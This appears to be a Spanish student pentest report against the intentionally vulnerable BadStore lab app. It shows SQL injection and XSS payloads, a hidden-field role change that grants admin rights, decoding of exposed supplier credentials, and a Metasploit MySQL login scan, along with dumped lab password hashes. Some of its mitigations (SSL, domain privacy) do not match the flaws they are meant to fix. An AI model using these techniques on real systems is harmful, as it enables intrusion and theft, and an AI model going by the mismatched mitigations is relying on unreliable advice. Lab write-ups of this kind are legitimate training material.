Explotación: Para comprobar si esta web es susceptible de un ataque SQL injection hemos lanzado el siguiente script (‘or ‘1’= ‘1 #) en la en la barra de búsqueda y nos ha devuelto todos los artículos de la tienda, esto es, más artículos de los que se ven de primeras.

Mitigación: Utilizar consultas parametrizadas, es decir, consultas que utilicen variables en lugar de constantes en la cadena de consulta.

Capturas de los pasos de explotación:

				[redacted]	
1008	ROI Calculator	Accurate Return on Investment	22.95		☐
1009	Planning Template	Business Planning Tool	24.95		☐
1011	Money	There's never enough	90.00		☐
1012	Endless Cup	Perfect for late nights	23.98		☐
1014	Disappearing Ink	Makes perfect signatures	30.95		☐

1010	Security 911	Technical Support Agreement	9999.00		☐
1011	Money	There's never enough	90.00		☐
1012	Endless Cup	Perfect for late nights	23.98		☐
1013	Invisibility Cloak	For when you just want to hide	8995.00		☐
1014	Disappearing Ink	Makes perfect signatures	30.95		☐
9999	Test	Test Item	0.00	TEST	☐

Antes del ataque. **Después del ataque.**

1.2 Cross Site Scripting (XSS)


Descripción: Se trata de un tipo de ataque que aprovecha fallas de seguridad en sitios web y que permite a los atacantes implantar scripts maliciosos en un sitio web legítimo (también víctima del atacante) para ejecutar un script en el navegador de un usuario desprevenido que visita dicho sitio y afectarlo, ya sea robando credenciales o redirigiendo al usuario a otro sitio malicioso.


Impacto: Redirigir a los usuarios a un sitio web malicioso. Saber qué teclas pulsan los usuarios. Acceder al historial del navegador de los usuarios y al contenido del portapapeles. Ejecutar exploits en el navegador web (por ejemplo, bloquearlo).

Explotación: Para comprobar si esta web es susceptible de un ataque XSS hemos lanzado el siguiente script (<script>alert("XSS")</script>) en el historial de visitas. Para que, al acceder al historial de visitas, se ejecuta dicho código, siendo en este caso un alert.

Mitigación: Validación de entrada de usuario, configuración adecuada de las cookies, actualización regular del software, limitar los permisos, utilización de HTTPS.

Capturas de los pasos de explotación:





1.3 Acceso como administrador

Descripción: En la pestaña de registro podemos observar que hay un campo oculto que se llama role y es el que determina el rol así “U” será usuario y “A” administrador, si cambiamos el


parámetro de “U” a “A”, nos registraremos y tendremos el control total del panel de control ya que el usuario será administrador.


Impacto: Con esta vulnerabilidad podremos acceder como administrador en vez de usuario y tendremos control total sobre la web y acceder a todos los listados del panel de administración como por ejemplo la base de datos de las usuarias de la web, con sus contraseñas ,correos ,nombre de usuario y color favorito, que son los campos que nos pide el servidor para registrarnos.


Explotación: Lo primero que hemos hecho es ir al apartado de registros de usuarios y una vez allí, abrir la consola de la web con el botón derecho y seleccionamos inspeccionar, una vez estamos en la consola buscamos donde está configurado el input del role y sustituimos la “U” por la “A” después en la url seguido de “action = “ponemos la palabra “admin”. y tendremos el acceso como administrador.

Mitigación: Instalar un certificado de seguridad, Proteger la página con un Firewall de Aplicaciones Web, Limitar el acceso de los usuarios y los permisos en tu sitio web.


Capturas de los pasos de explotación:







Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich HâˆšÂºber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U
luis@luis.com	e10adc3949ba59abbe56e057f20f883e	green	luis	
luis@luis.com	02f793a8fafe1810fd9a7b63bed95cd7	green	luis	A
luis@luis.com	e10adc3949ba59abbe56e057f20f883e	green	luis	A
luis@luis.com	fcc0c10e3a02b14555dc5c27315d500f	green	luis	A



1.4 DIRECTORIOS Y FICHEROS EXPUESTOS


Descripción: Haciendo un escaneo con nmap hemos descubierto un fichero txt llamado “robots.txt” que está expuesto y al cual podemos acceder poniéndolo en la url de badstore.

Impacto: Se trata de una serie de directorios expuestos, en la que si accedemos encontramos dentro un acceso a una lista de cuentas de proveedores hasheadas, que si se descubren contienen información tal como el usuario, la contraseña y la IP. Estas están hasheadas en base64.


Explotación: Lo que hemos hecho es abrir nuestra consola en Kali y utilizar el siguiente comando de nmap; “nmap -A -O -Pn 192.168.112.133” este comando nos da una serie de información del servidor web como que contiene los puestos abiertos, tipos de certificados que tiene la aplicación web y es donde hemos localizado el archivo txt. Una vez detectado este archivo lo hemos puesto en la url y nos dado distintos directorios hemos entrado en el directorio /supplier y hemos visto que nos ha dado una lista de cuenta hasheada, la hemos descifrado con un conversor de bs64 a UTF-8 y nos ha dado el nombre de los usuarios contraseña e ip.

Mitigación: utilizar Un certificado SSL (protocolo https) que asegura la conexión con el sitio web, mantener actualizado los softwares de la web, elegir un plan de alojamiento de web seguro, comprar protección de la privacidad del dominio.


Capturas de los pasos de explotación:






```
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```





```
1001:am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcmlkYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=
```









1.5 ACCEDER A LA BASE DE DATOS MYSQL

Descripción: Se pueden forzar las credenciales de la base de datos directamente, ya que el servicio está disponible para el acceso remoto. La exploración inicial que hicimos con nmap reveló una instancia de MySQL que se ejecutaba en el puerto predeterminado. Al usar el módulo de escáner mysql_login de metasploit, podemos obtener las credenciales para la base de datos.


Impacto: Parece ser que las credenciales de acceso podrían ser en blanco, es decir que no tiene. Si lo probamos haciendo una conexión mysql a la dirección de badstore, obtendremos acceso sin credenciales y con esto podemos modificar todo el contenido almacenado en ella.


Explotación: Lo primero que hemos hecho es:

1. Abrir la herramienta de metasploit con el comando msfconsole
2. Hemos buscado el modulo de mysql con search mysql
3. Hemos seleccionado el módulo nº 18 (“use auxiliary/scanner/mysql/mysql_login”)
4. Ponemos la ip de la web que queremos escanear “set RHOST 192.168.112.133” en este caso la de badstore
5. “Run” para arrancar el exploit
6. Nos dice que las credenciales están en blanco por lo que podemos acceder sin ellas.
7. Hemos utilizado el comando “mysql -h 192.168.112.133” para acceder a la base de datos.
8. Usamos los siguientes comandos: “use badstoredb” “show tables” “;”

Mitigación: utilizar Un certificado SSL (protocolo https) que asegura la conexión con el sitio web, mantener actualizado los softwares de la web, elegir un plan de alojamiento de web seguro, comprar protección de la privacidad del dominio.

Capturas de los pasos de explotación:


root@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 34, use 34 or use exploit/multi/http/zpanel_information_disclosure_rce
msf6 > user auxiliary/scanner/mysql/mysql_login
[-] Unknown command: user
msf6 > use auxiliary/scanner/mysql/mysql_login
